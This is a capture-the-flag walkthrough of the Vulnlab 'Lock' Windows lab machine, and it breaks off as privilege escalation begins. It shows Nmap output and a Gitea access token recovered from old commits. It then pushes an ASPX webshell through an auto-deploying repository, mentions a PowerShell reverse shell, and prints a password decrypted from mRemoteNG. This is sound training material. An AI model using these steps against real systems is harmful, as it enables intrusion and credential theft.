| Machine Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Lock | Easy | 16/12/2024 | 16/12/2024 |

Learning Points:
- Learned how to check older commits when a Git instance is found.
- Always turn on hidden files and continue enumeration to avoid missing important information.
- Learned a technique for privilege escalation in Windows using PDF24 Assistant.
Attack Path :
- Gained access to the Gitea instance on port 3000.
- Cloned the
dev-scriptsrepository and discovered a new project namedwebsite. - Uploaded a simple file to the repository, confirming changes are automatically deployed to the web server.
- Uploaded an ASPX webshell (
antak.aspx) and achieved remote code execution (RCE). - Executed a PowerShell base64-encoded one-liner reverse shell and gained a terminal shell.
- Enumerated the machine and found a
config.xmlin the Documents folder with encrypted credentials forGale.Dekariosfrom themRemoteNGservice. - Decrypted the credentials for
Gale.Dekariosusing the mRemoteNG decryption script. - RDP’ed into the machine as
Gale.Dekariosand retrieved the user flag. - Found PDF24 Assistant installed and discovered a privilege escalation vulnerability in the installation package.

- Exploited the vulnerability to gain system shell.
- Retrieved the root flag and solved the machine.
Activity Log:
- Performed an Nmap scan.
- Found a webpage on port 80.
- Ran a Gobuster scan on the port 80 page but didn’t find anything interesting.
- Found a Gitea instance on port 3000.
- Started attacking the Gitea instance.
- Found a personal access token in the commits.
- Couldn’t abuse it, so we copied the initial
repos.pyfile to Falcon. - Ran it and found another project named “website.”
- Cloned it and found the source code of the page running on port 80.
- Found out that CI/CD integration is now active from the README file.
- Pushed a
test.txt, and it uploaded to the webpage on port 80. - Got a reverse shell as the user
ellen.freeman. - Enumerated the user’s default folders and found a
config.xml, which contained encrypted credentials of the userGale.Dekariosfrom the servicemRemoteNG. - Used mremoteng_decrypt.py and got the password of
Gale.Dekarios. - Used RDP and logged into the machine as
Gale.Dekariosand got the user flag. - Enumerated and found that PDF24 Assistant is installed.

- Googling for public exploits found that there is a privilege escalation vulnerability for this.
- Tried the steps as per the Blog Post and was able to get the system shell and retrieve the root flag.
Enumeration
Nmap default port scan :
# Nmap 7.94SVN scan initiated Mon Dec 16 10:06:36 2024 as: nmap -sC -sV -oA default_nmap 10.10.127.135
Nmap scan report for 10.10.127.135
Host is up (0.19s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Lock - Index
445/tcp  open  microsoft-ds?
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=0f530f391e371294; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=XPXikW6X5VCkchdtyKQ8dsZ3cwQ6MTczNDM2MTYxNTM2MTk5MDEwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 16 Dec 2024 15:06:55 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2xvY2FsaG9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vbG9jYWxob3N0OjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjU
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=3390a57970d718d6; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=xkt9PfI0YDqLAeuP8evQHsN9ITI6MTczNDM2MTYyMTQ3NDY4MzEwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 16 Dec 2024 15:07:01 GMT
|_    Content-Length: 0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-12-16T15:09:04+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LOCK
|   NetBIOS_Domain_Name: LOCK
|   NetBIOS_Computer_Name: LOCK
|   DNS_Domain_Name: Lock
|   DNS_Computer_Name: Lock
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-16T15:08:24+00:00
| ssl-cert: Subject: commonName=Lock
| Not valid before: 2024-12-15T15:00:29
|_Not valid after:  2025-06-16T15:00:29
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-12-16T15:08:27
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 16 10:09:06 2024 -- 1 IP address (1 host up) scanned in 150.04 seconds

Found a webpage running on port 80 :

Visiting port 3000 displayed a Gitea instance:
Found a repository named dev-scripts:

Found a repos.py file inside the repository:

This part of the code caught my interest as it mentioned that the OS environment contains the GITEA_ACCESS_TOKEN:
    personal_access_token = os.getenv('GITEA_ACCESS_TOKEN')
    if not personal_access_token:
        print("Error: GITEA_ACCESS_TOKEN environment variable not set.")
        sys.exit(1)
Checked commits :


Found a personal access token, 43ce39bb0bd6bc489284f2905f033ca467a6362f, in the initial commits:
We attempted to abuse the token following the method described in Hacking GitLab Servers, but it didn’t work:
┌──(destiny㉿falcon)-[~/Documents]
└─$ curl --silent --header "Authorization: Bearer 43ce39bb0bd6bc489284f2905f033ca467a6362f" \
    "http://10.10.127.135:3000/api/v4/projects/owned=true&simple=true&per_page=100"

Not found.
We copied the initial repos.py script to Falcon, ran it, and discovered another project named website.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock]
└─$ python3 repos.py http://10.10.127.135:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
We cloned that repository to Falcon using the personal access token we had.
git clone http://43ce39bb0bd6bc489284f2905f033ca467a6362f@10.10.127.135:3000/ellen.freeman/website.git
The cloned folder contained the website’s source code, which was running on port 80. While enumerating, we discovered a readme.md file that stated, “Changes to the repository will automatically be deployed to the webserver.”
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock/website]
└─$ cat readme.md
# New Project Website

CI/CD integration is now active - changes to the repository will automatically be deployed to the webserver
This meant that we could upload files here and push them using Git, which would then be updated on the web server as well. We added a simple file and checked whether it was working.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock/website]
└─$ echo "Testing CI/CD sync" > test.txt


┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock/website]
└─$ ls
assets  changelog.txt  index.html  readme.md  test.txt

┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock/website]
└─$ git add test.txt

┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock/website]
└─$ git commit -m "Added test.txt to verify CI/CD sync"
[main 804561f] Added test.txt to verify CI/CD sync
 1 file changed, 1 insertion(+)
 create mode 100644 test.txt

┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock/website]
└─$ git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 306 bytes | 306.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.10.127.135:3000/ellen.freeman/website.git
   73cdcc1..804561f  main -> main
We were able to confirm that this works. This meant that we could upload an ASPX webshell (since this is a Windows machine) and gain remote code execution (RCE).
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock/website]
└─$ curl http://10.10.127.135/test.txt
Testing CI/CD sync
We uploaded an Antak Webshell using the same method as before and were able to execute commands.

We executed a PowerShell base64-encoded one-liner reverse shell and gained access to a shell on the terminal.
While enumerating, we found multiple users:

While enumerating the users’ directories, we found a config.xml file in the Documents folder that contained encrypted credentials for the user Gale.Dekarios from the service mRemoteNG.

We used the mremoteng_decrypt.py script and were able to decode the password for the user Gale.Dekarios.
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Lock]
└─$ python3 mremoteng_decrypt.py config.xml
Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: ty8wnW9qCKDosXo6
We were able to RDP into the machine as Gale.Dekarios and obtained the user flag.
Privilege Escalation
While enumerating the machine, we noticed that PDF24 Assistant was installed.
